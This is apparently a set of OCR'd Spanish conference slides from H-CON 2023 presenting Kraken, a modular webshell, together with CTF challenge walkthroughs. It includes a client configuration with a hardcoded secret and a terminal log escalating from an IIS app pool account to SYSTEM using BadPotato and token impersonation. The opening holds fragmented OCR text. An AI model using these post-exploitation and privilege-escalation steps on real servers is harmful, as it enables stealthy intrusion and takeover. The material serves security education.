
Modo C

- Mo
- Fu
- Co
  res
- El
  de

ve DLL).

en el

variable



profile_testing_php_linux_st.json

```
{
    "client" : {
        "url" : "http://localhost:8000/agent_st.php",
        "skip_ssl": false,
        "method" : "POST",
        "headers" : {
            "Host" : "localhost:8000",
            "User-Agent" : "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0"
        },
        "cookies" : {},
        "fields" : {},
        "message" : {
            "secret" : {
                "type" : "COOKIE",
                "key" : "X-Authorization",
                "value" : "P4ssw0rd!"
            },
            "data" : {
                "type" : "FIELD",
                "key" : "data"
            }
        }
    },
    "server" : {
        "type" : "FIELD",
        "key" : "data"
    }
}
```

Tokens de acceso

Artículo • 24/09/2022 • Tiempo de lectura: 3 minutos • 6 colaboradores

Comentarios

Un *token de acceso* es un objeto que describe el *contexto de seguridad* de un proceso o subproceso. La información de un token incluye la identidad y los privilegios de la cuenta de usuario asociada al proceso o subproceso. Cuando un usuario inicia sesión, el sistema comprueba la contraseña del usuario comparándola con la información almacenada en una base de datos de seguridad. Si la contraseña se *autentica*, el sistema genera un token de acceso. Cada proceso ejecutado en nombre de este usuario tiene una copia de este token de acceso.


```
(ST) IIS APPPOOL\DefaultAppPool@DESKTOP-DH3LRI4:C:/inetpub/wwwroot$ id
user=S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415(IIS APPPOOL\DefaultAppPool) groups=S-1-1-0(Everyone),S-1-5-32-545(BUILTIN\Users),S-1-5-6(NT
 AUTHORITY\SERVICE),S-1-2-1(CONSOLE LOGON),S-1-5-11(NT AUTHORITY\Authenticated Users),S-1-5-15(NT AUTHORITY\This Organization),S-1-5-32-568(BUILTIN\IIS_IUSRS)
,S-1-2-0(LOCAL)

(ST) IIS APPPOOL\DefaultAppPool@DESKTOP-DH3LRI4:C:/inetpub/wwwroot$ list_tokens

  Token  Username                    Network Access  IntegrityLevel
  632    nt authority\iusr          True            HIGH
  884    iis apppool\defaultapppool  True            HIGH

(ST) IIS APPPOOL\DefaultAppPool@DESKTOP-DH3LRI4:C:/inetpub/wwwroot$ execute_assembly -f /tmp/badpotato_net40_x64.exe -n BadPotato -c Program -m call
[*] PipeName : \\.\pipe\9c28a9df2ad045b8908185f92fe667a7\pipe\spoolss
[*] ConnectPipeName : \\DESKTOP-DH3LRI4/pipe/9c28a9df2ad045b8908185f92fe667a7
[*] CreateNamedPipeW Success! IntPtr:1884
[*] RpcRemoteFindFirstPrinterChangeNotificationEx Success! IntPtr:3002647492288
[*] ConnectNamePipe Success!
[*] CurrentUserName : DefaultAppPool
[*] CurrentConnectPipeUserName : SYSTEM
[*] ImpersonateNamedPipeClient Success!
[*] OpenThreadToken Success! IntPtr:1896
[*] DuplicateTokenEx Success! IntPtr:1936
[*] Token: 1936


(ST) IIS APPPOOL\DefaultAppPool@DESKTOP-DH3LRI4:C:/inetpub/wwwroot$ list_tokens

  Token  Username                    Network Access  IntegrityLevel
  632    nt authority\iusr          True            HIGH
  884    iis apppool\defaultapppool  True            HIGH
  1936   nt authority\system         False           SYSTEM

(ST) IIS APPPOOL\DefaultAppPool@DESKTOP-DH3LRI4:C:/inetpub/wwwroot$ set_token 1936
Impersonated user: 'NT AUTHORITY\SYSTEM' with token: '1936'

(ST) NT AUTHORITY\SYSTEM@DESKTOP-DH3LRI4:C:/inetpub/wwwroot$ id
user=S-1-5-18(NT AUTHORITY\SYSTEM) groups=S-1-5-32-544(BUILTIN\Administrators),S-1-1-0(Everyone),S-1-5-11(NT AUTHORITY\Authenticated Users)

(ST) NT AUTHORITY\SYSTEM@DESKTOP-DH3LRI4:C:/inetpub/wwwroot$
```

VENTAJAS:

- Realizar un reconocimiento/post-explotación sin ser detectado.
- Minimizar el uso de herramientas sobre la máquina víctima.
- Posibilidad de elevar y mantener los privilegios desde la propia webshell.
- Proporciona al operador mayor control sobre la explotación.
- Permite extender y customizar las funcionalidades.

DESVENTAJAS:

- Los agentes son más grandes que en otras alternativas.
- La modularización supone peticiones más grandes.


KRAKEN (client)
HTTP CLIENT
REQUEST DATA
RESPONSE DATA
PACK INTO REQUEST
UNPACK FROM RESPONSE
CRYPT / DECRYPT
COMPRESS / UNCOMPRESS
PROTECT
UNPROTECT
DISPATCHER
RAW MODULE & ARGS
RAW RESPONSE DATA
SELECTOR
FORMATER
FIND MODULE
COMMAND
OPERATOR TERMINAL
DATA FORMATTED
LOG
STORE LOG
HTTP(s) CHANNEL
KRAKEN (agent)
HTTP SERVER
RESPONSE DATA
REQUEST DATA
PACK INTO RESPONSE
UNPACK FROM REQUEST
CRYPT / DECRYPT
COMPRESS / UNCOMPRESS
PROTECT
UNPROTECT
PACK / UNPACK VALUES
RAW OUTPUT
RAW MODULE & ARGS
EVALUATE

H-CON HACKPLAYERS CONFERENCE FIVE

24 y 25 FEBRERO

MADRID 2023

¡DEMO TIME!

DEMO: Squid Game CTF - Kraken, a modular multi-language webshell

https://squid-game.makemalware.com

https://challenge-01.makemalware.com

Dificultades superadas:

- **Realizar el reconocimiento sin la ejecución de comandos.**
- **Identificación del cronjob a partir del listado de procesos.**
- **Explotación del Wildcard Poisoning desde la Webshell.**


* Identificación del **LD_PRELOAD** y descarga de la librería dinámica para su análisis y extracción de la flag alternativa.

https://challenge-02.makemalware.com

Dificultades superadas:

- Realizar el **reconocimiento** sin la ejecución de comandos || Evadir las políticas del AppLocker.
- Elevación de Privilegios abusando del **SeImpersonate**.
- **Mantener** el contexto privilegiado para obtener la flag.

https://challenge-03.makemalware.com




Dificultades superadas:


- **Identificación del Leak del Token** del usuario “square” y suplantación (not enough).
- **Elevación de Privilegios a SYSTEM** duplicando el token de acceso de winlogon (not enough)
- **Suplantación del usuario Administrator** a partir del duplicado de token de su proceso para leer la flag.

Repositorio - Kraken, a modular multi-language webshell

https://github.com/kraken-ng



Agradecimientos -



Kurosh Dabbagh Escalante

Medium

Sr. Elephant Se4l (https://twitter.com/elephantse4l)
Atl4s (https://twitter.com/DaniLJ94)
Jari (https://twitter.com/_Laox)
L (@Balhissay)
Alex Barreiros (https://twitter.com/r1p)
Luis Vacas (https://twitter.com/CyberVaca_)
